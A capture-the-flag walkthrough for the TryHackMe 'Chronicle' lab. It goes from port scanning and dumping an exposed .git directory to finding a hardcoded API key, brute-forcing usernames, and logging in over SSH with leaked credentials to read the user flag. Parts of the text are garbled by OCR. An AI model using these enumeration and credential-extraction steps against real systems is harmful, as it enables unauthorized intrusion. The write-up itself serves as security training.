1.0 RECONAISSANCE

1.1 Network Port Scanning

Discovered port 22 with OpenSSH services

```
22/tcp open ssh syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
2048 b2:4c:49:da:7c:9a:3a:ba:6e:59:46:c2:a9:e6:a2:35 (RSA)
ssh-rostkey:
ssh-rost AAAABSNzac1yc2EAAAADAQABAAABAQDELanAivcbXHH+RQBWDQUmT0TJPTzxJ4XOLkZ4hQYAYCUXQ25C24k6ijW6MnKiImF9m9COMdlzXIAC/DYArGJu+q5L68V15Aaqt55YljXGb517Qi4ixekjaL
ua92-Du00c0nGWCc6MWA-b2jIGUPBFlTyNONXJ4Wv8T7ZA6T8rTrWZWd6d5TIKaZaN8fsD31cIJMuX2whX8IczzwzFuxp2ucPLJ0IwpoiX3ubuqUz4kkNi8FI5T2hweqqygLPmdA8Ay5ZrIbmC4AusmmHwSf99aUH
Xjz5Z6fHbHAwH0dsGDFaDVHuVFEp4llh9tpZighUllDx9+6eRyKprJMpfvXZI
256 7a:3e:30:70:cf:32:a4:f2:0a:cb:2b:42:08:0c:19:bd (ECDSA)
ecdsa-sha2-nistp256 AAAAE2VjzHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPxb2LHHqkJNa+RUETb+7kg2rLKG3IxkiOZnG3YP7R5hd2KqQC1eJL1UyHcBKdOYrFllM43rkqfDVSxtm2f/1v

c=
256 4f:35:e1:33:96:84:5d:e5:b3:75:7d:d8:32:18:e0:a8 (ED25519)
_ssh-ed25519 AAAAC3Nzac1lZDIINTE5AAAAIPwYIfNblUpR0Hf/77333mZq1OUXZD4jQacBQ8wiLapr
```

Discovered port 80 with Apache webserver services


```
80/tcp open http syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))

| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
```


Discovered port 8081 with http service

1.2 Access website on port 80

Server response with 'OLD' message



Source code. Does not returned any important information




1.3 Web directory fuzzing on port 80

Discovered 'old' directory on the site

1.4 Access to 'old' directory


Discovered current content directory



"note.txt" content




"template" directory will lead to a webpage




1.5 Access to port 8081

Discovered a new webpage




Web directory fuzzing for the site. Discovered more directory on the web server.

"api" directory. Return action mission message




Only 'Login' tab will lead to Login page and "login" directory




Check on the HTML source code. Discovered that only 'forgot' directory can be accessed. Other element in the webpage not pointing to other pages

1.6 Access 'forgot' page

Discovered some leaked information




After click show password button, the page will call to api endpoint as shown below. Intercept by BurpSuite. The server required a valid api key.



1.7 Web directory fuzzing on '/old' directory on port 80

Discovered '.git' directory

Access to '.git' directory



Download the whole .git directory to local machine or attacker machine

[`]wget --continue http://IP-ADDR/old/.git/ --recursive`

1.8 GitTools extractor

Use extractor.sh from gittools to dump data

```
Index.Html: Index.Html:(-U,U-U Index.Html:(-M,U-U Index.Html:(-M,U-U Index.Html:(-S,U-U I
```

Extracted content as shown below.

```
sodanewakalinew:~/Documents/THM/Chronicle/chronice-old$ ls -la
total 24
drwxr-xr-x 6 sodanew sodanew 4096 Oct 25 09:17 .
drwxr-xr-x 7 sodanew sodanew 4096 Oct 25 09:17 ..
drwxr-xr-x 4 sodanew sodanew 4096 Oct 25 09:17 0-cd0375717551c8c8287a53b78b014b7d7e4da3bb
drwxr-xr-x 3 sodanew sodanew 4096 Oct 25 09:17 1-038a67e0ebfde470bf83f31174b6e60726c646ae
drwxr-xr-x 4 sodanew sodanew 4096 Oct 25 09:17 2-33891017aa63726711585c0a2cd5e39a80cd60e6
drwxr-xr-x 3 sodanew sodanew 4096 Oct 25 09:17 3-25fa9929ff34c45e493e172bcb64726dfe3a2780
sodanewakalinew:~/Documents/THM/Chronicle/chronice-old$
```

1.9 Git directory enumeration

Enumerate on each of the directory try to get API key or the source code of the page

On 2-numbers directory found some interesting file

Content of 'app.py'. Discovered an api key

```
@app.route('/api/<uname>',methods=['POST'])
def info(uname):
    if(uname == ""):
        return "Username not provided"
     print("OK")
     data=request.get_json(force=True)
    print(data)
if(data['key']=='7454c262d0d5a3a0c0b678d6c0dbc7ef'):
    if(uname=="admin"):
          return '{"username":"admin","password":"password"}'
elif(uname=="someone"):
                                                                                   #Default Change them as required
              return '{"username":"someone","password":"someword"}'
                                                                                  #Some other user
          else:
              return 'Invalid Username'
     else:
          return "Invalid API Key"
@app.route('/forgot')
def forgot():
    return render_template('forgot.html')
app.run(host='0.0.0.0')
```

Use burp to post the request as shown below.

Found out that the Invalid API key error is not returned. Which mean the api key is corrected. Now need to enumerate users.

```
POST / api/admin : TTP/1.1

Host: chronicle: thm:8081

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78

Accept: */*
Accept-Language: en-US, en; q=0.5

Accept-Encoding: gzip, deflate
Content-Length: 42
Origin: http://chronicle.thm:8081
Connection: close
Referer: http://chronicle.thm:8081/forgot?
Sec-GPC: 1

{
    "key": "7454c262d0d5a3a0c0b678d6c0dbc7ef"
}

HTTP/1.0 200 oK
Content-Type: text/html; charset=utf-8
3 content-Length: 16
Server: Werkzeug/1.0.1 Python/3.6.9
Date: Mon, 25 Oct 2021 01:37:41 GMT


Invalid Username

Username
```

1.10 Brute force valid user

Use Burp Suite to brute force valid username, use the /usr/share/seclists/Usernames/Names/names.txt wordlist

Found out the 'tommy' user is valid



Discovered the tommy credentials

```
POST /api/tommy HTTP/1.1

1 HTTP/1.0 200 OK

2 Host: chronicle.thm:8081

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78
4 Accept: */*

5 Accept-Language: en-US, en; q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Length: 42
9 Origin: http://chronicle.thm:8081
0 Connection: close
1 Referer: http://chronicle.thm:8081/forgot?
2 Sec-GPC: 1
3 ("key": "7454c262d0d5a3a0c0b678d6c0dbc7ef")
}

1 HTTP/1.0 200 OK
2 Content-Length: 49
4 Server: Werkzeug/1.0.1 Python/3.6.9
5 Date: Mon, 25 Oct 2021 01:58:09 GMT
6 ("username": "tommy", "password": "DevMakesStuff01")
7 ("username": "tommy", "password": "DevMakesStuff01")
8 ("key": "7454c262d0d5a3a0c0b678d6c0dbc7ef")
9 ("key": "7454c262d0d5a3a0c0b678d6c0dbc7ef")
```

2.0 INITIAL ACCESS

2.1 SSH Login

```
alinew:~/Documents/THM/Chronicle$ ssh tommy@10.10.170.164
The authenticity of host '10.10.170.164 (10.10.170.164)' can't be established.
ECDSA key fingerprint is SHA256:t0/3cHdK4vYAwCE2QefO+zIgTg0DipgMcPQLhnjgwhA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.170.164' (ECDSA) to the list of known hosts.
tommy@10.10.170.164's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-142-generic x86_64)
 * Documentation: https://help.ubuntu.com
 * Management:
                   https://landscape.canonical.com
 * Support:
                   https://ubuntu.com/advantage
  System information as of Mon Oct 25 03:03:14 UTC 2021
  System load: 0.04
                                  Processes:
  Usage of /: 60.5% of 8.79GB Users logged in:
                                                       0
  Memory usage: 41%
                                  IP address for eth0: 10.10.170.164
  Swap usage: 0%
73 packages can be updated.
1 update is a security update.
*** System restart required ***
Last login: Fri Apr 16 14:05:02 2021 from 192.168.29.217
tommy@incognito:~$
```

2.2 Get the flag

```
tommy@incognito:~$ ls
user.txt web
tommy@incognito:~$ cat user.txt
7ba840222ecbdb57af4d24eb222808ad
tommy@incognito:~$
```